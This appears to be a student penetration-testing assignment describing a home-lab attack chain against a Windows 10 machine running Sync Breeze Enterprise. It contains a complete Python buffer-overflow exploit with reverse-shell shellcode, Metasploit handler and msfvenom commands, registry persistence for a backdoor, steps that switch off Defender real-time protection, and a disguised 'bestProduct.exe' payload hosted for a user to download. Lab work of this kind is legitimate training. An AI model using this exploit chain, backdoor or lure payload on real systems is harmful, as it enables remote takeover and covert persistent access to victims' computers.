

# Basic Penetration Testing Assignment

By benta abate

---

Buffer Overflow Attack



Access Maintinig



Windows Priv Escalation



Lateral Movement and Linux Priv

---


# Buffer Overflow Attack

In this section I will try to explain attacks called "buffer overflow". RCE attacks are the execution of malicious code on a victim's remote computer because of a vulnerability in a user's client software.

There are a lot of "rce" attacks. One of the most common attack families is called buffer overflow.

## General explanation of the structure of computer memory

In order to understand this attack, we need to understand memory operations (ram) and the computer processor while the windows operating system runs any software. While the operating system starts running some software, it assigns memory cells in the RAM to store the data and codes that run the software. And from these cells the computer processor processes the appropriate data to run the software



---

At the bottom is in the area of (text) are the codes and functions that run the application. In the middle part (address gap-heap) is the area where all local variables (static variables) are stored. And of course at the top is an area of the stack. This area contains a function that is currently running in the program and the local variables that the application uses to run the current function.

Memory buffer registers - They are small programs built into a computer that help the processor perform various operations while running some applications.

Register eip - Indicates the next memory cell from which the next code in the program will run.

### lab establishing stage

At this point we start to build a small lab with all the tools needed to do an in-depth practice before a truth attack. And of course all the tools will be virtual machines.

#### Necessary tools for attack

→ Kali linux - Attack tool with tools that are built-in in the system and are capable of performing various attacks .Further explanation on kali linux and installation browsing the official website of the tool.

<https://www.kali.org/>

→ Windows 10 - which sync breeze enterprise software is installed - software with security vulnerabilities .

To download the application.

[Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow](#)

→ immunity debugger - Software that allows you to see the source code of any software in favor of troubleshooting while building

---

software or after construction- (debugging) link to download the application - <https://www.immunityinc.com/products/debugger/>

**In terms of our network**, our network system for demonstration will be a local area network LAN so all our machines are in bridge mode and will be like our physical computer and will receive IP addresses from the router. In a real attack the attacker's computer will be outside from our local network so if we really want to do the attack on a remote computer we will have to open some port in the router so that whenever there is communication in this port the router will direct the communication to the attacker's computer(Port Forwarding ).

Our mission in this attack is to try to gain control of a computer remotely by malicious code we create in metasploit without user interaction. Therefore our first step will be to collect intelligence information about the users in the organization.

Nmap -A tool that scans networks in all sorts of methods with a number of different parameters, one of its method is sending arp requests in broadcast across the entire network and trying to open sessions with active computers.In our attack it is enough to do a nmap on the victim's computer

## Nmap -sV -Pn <target ip>

-sv - show service and version

Pn - ping request


This command checks if there are open ports and what version is behind the open ports.

```
(eliot@kali)~$ nmap -sV -Pn 192.168.43.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-18 20:41 EDT
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 20:42 (0:00:04 remaining)
Nmap scan report for yoni-pc (192.168.43.14)
Host is up (0.00025s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft Windows httpd 2.0 (SSDP/UPnP)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

As you can see there are several ports open on the victim's computer. At this point what interests us most is Port 80

We'll take Port 80 and try to connect to it through the browser:

http: // <target ip>: 80



Sync Breeze Enterprise Login	
User Name:	<input type="text"/>
Password:	<input type="password"/>
<input type="button" value="Login"/> <input type="button" value="Cancel"/>	


As you can see we received a login page with a username and password

After installing the tools for our attack, the first step we want to test will be whether through syncbreeze software it is possible to create memory leakage. This test will help us understand whether it is possible to cause leakage from the memory running the software and if so we want to check how much space has been spaced.

We'll open Windows 10 and from there immunity debugger as admin otherwise it will not work.

**File ----->attach ----->syncbreeze -----> start**

This will let us see what codes are running behind the software.





---

As you can see on the right side of the software you see the registers we talked about and also the eip register which currently indicates some cell address in memory.

At this point we will open our kali linux, with a small script in Python we will try to send about 1000 characters instead of -username. This action of sending long parameters in some field may strengthen our test if possible to cause memory leakage. After sending the code we will go to our browser and refresh the page to see if there is a change and indeed we can see that you get 500 error of course error 500 indicates to us an unwanted event that happened on the server side so we will go back to Windows 10 on the software and check the software.

If we go to immunity debugger you can see that the software is frozen and the service really fell and really if we scroll to the top right of the software you can see the 1000 characters we sent and the register eip indicates a sequence of characters we sent as stated our goal is to address memory cell instead of sequence. So at this point we need to know at which stage in the characters the program is crashing in order to know which address the eip memory points to. One of the tools that helps us to do is found in kali linux.

**Msfpattern\_creat -l 1000** — Creates us 1000 different characters that do not repeat .

We will take the different characters we got and put them in place of the 10000 characters in our code and run the code.

And of course before running our code every time, we need to go back to Windows 10 and run the synchreeze service and run the immunity debugger again.

---

After running our code, the software crashes and eip points to different numbers and you can find your verbal representation but luckily we have a special tool that can make our life easier and convert the numbers to your verbal representation and tell us What characters are in the long characters we created.

Let's go back to kali linux and write **msf-pattern\_offset <the numbers that the eip points > 1000** and you can see that the synchreeze software falls on the 780 character.

**Summary of the things we have done so far to make it clear to us: first we sent about 1000 characters and saw that the software is indeed crashing and then we wanted to know when the app crashes exactly so we used msf-pattern create to know exactly when the software crashes and we saw that the software crash in 780 character.**

---

The next step in our program will be to expand the stack so that we have space for our code. as stated in our code that we will create in metasploit and will be between 400-800 bytes in size.

Therefore we will add one new variable to our script and fill it with some characters in our case, we going to put character D

```
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))  
inputBuffer = filler + eip + offset + buffer
```

Once we have enlarged the variable we will save the file and run the script. This will give us space for our code

### Bad character handling:

Bad characters are a sequence of letters that have all sorts of meanings in a certain format on which it is built and may stop the process of running software. For example, there is a sequence of characters that tell the software to stop mail requests. All the bad characters we have and put them in our script and we will check which characters cause our code to crash and finally we will remove them from our code

After running our script several times the following characters are detected interfering with the proper running of our code so later we will create our code must download these characters

The characters are 0X00, 0X0A, 00X0D 0X25 0X26 0X2B 0X3D

Once we have managed to control the eip hamster and remove the bad characters our next step will be to find a permanent memory cell in the software to which we will put our code and the eip will point to it as the next command

In order for us to find a permanent address we will need to look for it in all the modules that run the software. At the bottom of the immunity debugger software there is an area that allows us to run commands. With a command! Mona modules you can see the modules that are there and then we will use a module with a low security.

Inside this module we will find our permanent address  
First we find `esp jmp` - a machine command that causes `eip` to move to another address We will go to our kali to find this command  
In the terminal we will register `msf-nsm-shell` and then `jmp esp` we will take the number we got and we will return immunity debugger we will register the following command to find the fixed address

```
00000000 = (kernelsetting toggle find.txt)
00000000 [+] Writing results to find.txt
00000000 - Number of pointers of type ""\xff\x04"" : 1
00000000 [+] Results
00000000 0x100990c83 - "\xff\x04" ! (PAGE_EXECUTE_READ) [libssp.dll] ASLR: Fa
00000000 Found a total of 1 pointers
00000000 [+] This mopa.py action took 0:00:02.502000
```

12

---

## Create shell code

To create the code you want to send of course we will use msfvenom.

metasploit is a tool that allows you to find many exploits for making lots of different attacks and a very rich tool we will not talk about this time but for our attack we need the tool just to create a listening (handler). In the kali open terminal and type the following command to create a listening handler.

```
Use exploit/multi/handler
Set payload windows/meterpreter/reverse_tcp
Set LHOST ip address
Set LPORT 443
Exploit
```

Once we have executed these commands and have the listening handler we will create our code in msfvenom

```
Msfvenom -p windows/meterpreter/reverse_tcp set lhost ip address set
lport 443 -f c -e -o path -b
➤ -f          format
➤ -e          encoding
➤ -o          path
➤ -b bad characters
```

These commands give us our code and now we will take our code and put it in our script. we can use different payloads and I chose meterpreter so we

can do all kinds of manipulations after an attack succeeds. Our script in Python looks like this.

```
#!/usr/bin/python
import socket

try:

    print "\nSending evil buffer..."

    shellcode = ("\xbf\x4b\xd6\xbe\xba\xda\xdb\xdc\x74\x24\xf4\x5e\x33\xc9\xb1"
"\x52\x31\x7e\x12\x83\xee\xfc\x03\x35\xd8\x5c\x4f\x35\x0c\x22"
"\xb0\xc5\xcd\x43\x38\x20\xfc\x43\x5e\x21\xaf\x73\x14\x67\x5c"
"\xff\x78\x93\xd7\x8d\x54\x94\x50\x3b\x83\x9b\x61\x10\xf7\xba"
"\xe1\x6b\x24\x1c\xdb\xa3\x39\x5d\x1c\xd9\xb0\x0f\xf5\x95\x67"
"\xbf\x72\xe3\xbb\x34\xc8\xe5\xbb\xa9\x99\x04\xed\x7c\x91\x5e"
"\x2d\x7f\x76\xeb\x64\x67\x9b\xd6\x3f\x1c\x6f\xac\xc1\xf4\xa1"
"\x4d\x6d\x39\x0e\xbc\x6f\x7e\xa9\x5f\x1a\x76\xc9\xe2\x1d\x4d"
"\xb3\x38\xab\x55\x13\xca\x0b\xb1\xa5\x1f\xcd\x32\xa9\xd4\x99"
"\x1c\xae\xeb\x4e\x17\xca\x60\x71\xf7\x5a\x32\x56\xd3\x07\xe0"
"\xf7\x42\xe2\x47\x07\x94\x4d\x37\xad\xdf\x60\x2c\xdc\x82\xec"
"\x81\xed\x3c\xed\x8d\x66\x4f\xdf\x12\xdd\xc7\x53\xda\xfb\x10"
"\x93\xf1\xbc\x8e\x6a\xfa\xbc\x87\xa8\xae\xec\xbf\x19\xcf\x66"
"\x3f\xa5\x1a\x28\x6f\x09\xf5\x89\xdf\xe9\xa5\x61\x35\xe6\x9a"
"\x92\x36\x2c\xb3\x39\xcd\xa7\x7c\x15\xba\xe8\x15\x64\x44\x16"
"\x5d\xe1\xa2\x72\xb1\xa4\x7d\xeb\x28\xed\xf5\x8a\xb5\x3b\x70"
"\x8c\x3e\xc8\x85\x43\xb7\xa5\x95\x34\x37\xf0\xc7\x93\x48\x2e"
"\x6f\x7f\xda\xb5\x6f\xf6\xc7\x61\x38\x5f\x39\x78\xac\x4d\x60"
"\xd2\xd2\x8f\xf4\x1d\x56\x54\xc5\xa0\x57\x19\x71\x87\x47\xe7"
"\x7a\x83\x33\xb7\x2c\x5d\xed\x71\x87\x2f\x47\x28\x74\xe6\x0f"
"\xad\xb6\x39\x49\xb2\x92\xcf\xb5\x03\x4b\x96\xca\xac\x1b\x1e"
"\xb3\xd0\xbb\xe1\x6e\x51\xcb\xab\x32\xf0\x44\x72\xa7\x40\x09"
"\x85\x12\x86\x34\x06\x96\x77\xc3\x16\xd3\x72\x8f\x90\x08\x0f"
"\x80\x74\x2e\xbc\xa1\x5c")

    filler = "A" * 780
    eip = "\x83\x0c\x09\x10"
    offset = "C" * 4
    nops = "\x90" * 10


    inputBuffer = filler + eip + offset + nops + shellcode

    content = "username=" + inputBuffer + "&password=A"
    buffer = "POST /login HTTP/1.1\r\n"
    buffer += "Host: 192.168.126.165\r\n"
    buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
    buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
    buffer += "Accept-Language: en-US,en;q=0.5\r\n"
    buffer += "Referer: http://192.168.126.165/login\r\n"
    buffer += "Connection: close\r\n"
    buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += "Content-Length: "+str(len(content))+"\r\n"
    buffer += "\r\n"
    buffer += content
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.126.165", 80))
    s.send(buffer)
    s.close()
    print "\nDone did you get reverse shell?"
```

---

Now we have a script ready with the code we created and we will run the script and go back to the handler we created in kali and you can see that one session was opened and that explains our attack was successful and we have meterpreter control over the victim's computer

```
[*] Started reverse TCP handler on 192.168.43.29:443
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Sending stage (175174 bytes) to 192.168.43.14
[*] Meterpreter session 1 opened (192.168.43.29:443 → 192.168.43.14:50577) at 2021-09-18 20:44:39 -0400

meterpreter > 
```

### **Summary of buffer overflow attacks**

As I mentioned at the beginning of the article rce attacks are dangerous periods whose result is gaining control of a remote computer in various methods and one of the methods as we saw in this article is buffer overflow attack

---

## Access Maintinig

Once our attack was successful and we were able to gain remote control of the attacked computer, at this point we would like to leave a backdoor that would give us the ability to reconnect in case of shutdown or restart of the attacked computer.

As mentioned early the malicious code that is on the computer of the victim and gives us a session is in the computer's memory and not on the disk so in case of shutting down or restarting the computer the session will die and we will lose our attack, we will have no way back.

There are several ways to leave a backdoor after an attack.but we will discuss only one method.

**The first method** is to plant code inside the registry running with the rest of the registry rules at the time of restarting the computer.

For demonstration we will take the first method and try to perform the attack



---

## Malicious code in the registry

The registry contains different rules and settings of users and the computers and every time the computer is restarted, the operating system pulls these rules and settings from the registry so our success in putting code on the registry will give us a relatively difficult back door to detect if we can do it with sophisticated methods.

Also in this part as in the previous part we will have to disable the antivirus system and this time disable it completely.

Windows 10 > gpedit  
Computer Configuration >  
Administrative Templates >  
Windows Components >  
windows Defender Antivirus >  
Real-time Protection >  
Turn off real-time protections - Enable

This is the process in the group policy of the computer that lets us close the antivirus system regularly.

We'll open Kali:


The part of leaving a backdoor is called persistence - so we open the terminal and type `msfconsole -q`.

---

We will then look for ready-made modules that are in kali related to persistence

Although we are inside the victim's computer by buffer overflow attack we did in the previous chapter, in this chapter we will use a ready-made model found in msfconsole to re-attack the computer

If you type **syncbreeze show exploits** inside msfconsole terminal you can find ready-made modules that know how to take advantage of the security vulnerabilities in syncbreeze software



```
msf6 > grep syncbreeze show exploits
1401 windows/fileformat/syncbreeze_xml 2017-03-29
erflow
1664 windows/http/syncbreeze_bof 2017-03-15
msf6 > use windows/http/syncbreeze_bof
```

The screenshot shows a terminal window with the msf6 prompt. The command 'grep syncbreeze show exploits' is entered, and the output lists two exploits: '1401 windows/fileformat/syncbreeze\_xml' with a date of '2017-03-29' and '1664 windows/http/syncbreeze\_bof' with a date of '2017-03-15'. A red arrow points to the command line. Below the list, the command 'use windows/http/syncbreeze\_bof' is entered.

We will built our attack with meterpreter https reverse shell code this time.lets list all commands that we can use to perform this attack

- ★ **Grep syncbreeze shows exploits** - Search for code that utilizes the vulnerability in syncbreeze software.
- ★ **use exploit/windows/http/syncbreeze\_bof** - Using one of the metasploit built-in module
- ★ **Set SRVHOST <target ip>** - Setting the victim's IP address
- ★ **Set LHOST <OUR IP>** - Define the address of the attacker
- ★ **Set LPORT 443** - Setting the attacker's listening port
- ★ **Set payload windows/meterpreter/reverse\_https** - Setting up content after a successful attack, content that creates a conversation between our computer and the computer that attacks https
- ★ **Exploit** - Run the code

---

After running the code, the code exploits the vulnerability in the software version 10.0.0.28 and gives us meterpreter control

```
[*] Started reverse TCP handler on 192.168.43.29:443
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Sending stage (175174 bytes) to 192.168.43.14
[*] Meterpreter session 1 opened (192.168.43.29:443 → 192.168.43.14:50577) at 2021-09-18 20:44:39 -0400

meterpreter > |
```

And right now we are in session number one and we have the ability to do all kinds of different commands in order to centralize information, steal information or as in our case open a backdoor, we will do the following commands in order to centralize information.

- ★ **Sysinfo** - General information about the victim's computer Example  
Computer name Operating system name
- ★ **Getuid** - Name of the current user as stated because our code took advantage of software that the operating system itself activated Our user will be a system that is an operating system itself
- ★ **Getpid** - Number of the process or service that runs our code. because we broke through the software with 32 bytes then the process that runs our code will also be 32 bytes and it's not that good for us and we would like to go through 64 bytes.
- ★ **Ps** - list running processes
- ★ **Getsystem** - A command that lets us switch to a system user from a regular.
- ★ **Migrate** - A command that allows us to switch from service to another service so that we can do our backdoor in the best way we will have to switch to service with 64 bytes -migrate <pid> with 64 bytes takes us to another service with 64 bytes.
- ★ **Background** - to return into the msfconsole main terminal.
- ★ **Session** - to list active sessions.

At this point we will execute the **background** command to return to the msfconsole main terminal. The **session** command shows us the open session we currently have.

We will use the code of persistence that we talked about at the beginning of this chapter to create the backdoor

It is important to note that the entire command can be found with the help command in meterpreter and all settings and configuration can be found with the command call info or show option.

```
msf4 > grep persistence show exploits
238 linux/local/apt_package_manager_persistence 1999-03-09 excellent No APT Package Manager Persistence
240 linux/local/autostart_persistence 2006-02-13 excellent No Autostart Desktop Item Persistence
241 linux/local/bash_profile_persistence 1989-06-08 normal No Bash Profile Persistence
246 linux/local/cron_persistence 1979-07-01 excellent No Cron Persistence
271 linux/local/rc_local_persistence 1980-10-01 excellent No rc.local Persistence
276 linux/local/service_persistence 1983-01-01 excellent No Service Persistence
287 linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence
724 osx/local/persistence 2012-04-01 excellent No Mac OS X Persistent Payload Installer
786 unix/local/at_persistence 1997-01-01 excellent Yes at(1) Persistence
1788 windows/local/persistence 2011-10-19 excellent No Windows Persistent Registry Startup Payload Installer
1789 windows/local/persistence_image_exec_options 2008-06-28 excellent No Windows Silent Process Exit Persistence
1790 windows/local/persistence_service 2018-10-20 excellent No Windows Persistent Service Installer
1799 windows/local/registry_persistence 2015-07-01 excellent Yes Windows Registry Only Persistence
1802 windows/local/s4u_persistence 2013-01-02 excellent No Windows Manage User Level Persistent Payload Installer
1807 windows/local/vss_persistence 2011-10-21 excellent No Persistent Payload in Windows Volume Shadow Copy
1811 windows/local/wmi_persistence 2017-06-06 normal No WMI Event Subscription Persistence
```

exploit/windows/local/registry_persistence	Definition of the code that creates the back door for us
STARTUP USER	Name of the user we attacked
PAYLOAD=windows/meterpreter/reverse_https	The software that will be fixed after the hack and give us a call back
SET LHOST <OUR IP>	Definition of our IP
Set LPORT 443	Setting up our listening port
Set SESSIONS 1	The number of the call that wants to open a back door
EXPLOIT	Run the code

---

Once we have activated our code, the attack will succeed and create legitimacy rules within the registry, and whenever there is a shutdown or restart of the computer we attacked, our software will run with the rest of the legitimacy rules in the registry and reopen a new session into our attack machine.

Let's proof that our attack step is successful, in our kali let's set listening handler

Use multi/handler  
Set payload windows/meterpreter/reverse\_https  
Set lhost our ip  
Set lport 443

And then we will go to windows and restart the computer. If our attack is successful we should see that a new meterpreter reverse shell is open.

```
msf6 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.43.29:443
[*] https://192.168.43.29:443 handling request from 192.168.43.14; (UUID: p88krkvo) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (192.168.43.29:443 → 192.168.43.14:49865) at 2021-09-19 17:50:18 -0400
meterpreter >
```

## **Summary of access maintaining**

As mentioned, leaving a backdoor is a step in which the ground is prepared in order to create safe control of any system. After our success in this part we will have a safe entrance to the organization without the knowledge of the users.

---

## Windows Priv Escalaion

In this part of the article we will try to understand what access permissions there are in the Windows operating system and then we will try to move from a user with restricted access permissions to a user with extended access permissions.

There are three types of users in the Windows operating system

- Regular user with limited privileges
- Administrator An administrator with more privileges
- An operating system (kernel) is the core of an operating system that runs all the software on a computer and therefore has all the access to all the resources that are on the computer

So after we succeed in infiltrating any enterprise system we want to reach the user with all access permissions so that we can do all sorts of different things.

There are a big list of windows privilege escalation method but we going to to utilize only two different options

### Methodes:

- ★ Just ask the user - which is utilizing of some weakness in UAC system
- ★ Utilizing known vulnerabilities in the Windows operating system

---


## Just ask the user

This method tries to get the simple user to run some sample process as the system administrator

As always when running software in Windows there are two different methods. The first session is to run the software normally with the privileges of a regular user and the second is to run the software as an administrator which this process is called user account control (UAC) service.

In this method we will try to get the regular user to run some software as system administrator.

Two methods to run software in the Windows operating system



Fris stage:

In the first step we will create a simple payload in msfvenom. And put it on Apache's default site.

This process simulates a situation where a regular user with restricted privileges visits our site in this case apache default website placed in kali linux machine and installs a malicious code.


---

```
Msfvenom -p windows/meterpreter/reverse/https  
lhost 172.20.10.2  
lport 443  
f exe  
a x64  
-o /var/www/html/bestProduct.exe
```

Creating listing handler in metasploit framework

```
Msfconsole -q  
Use exploit/multi/handler  
Set payload windows/meterpreter/reverse_https  
Set lhost 172.20.10.2  
Set lport 443  
run
```

Once we have created our code and our listener in kali. we will passing into Windows 10 and browse to the IP address of the kali and pull the file from there and install it as a regular user



After installing the malicious code into windows file system and running in as a regular user ,this process may create a meterpreter reverse shell session

.We currently have a regular user with restricted privileges

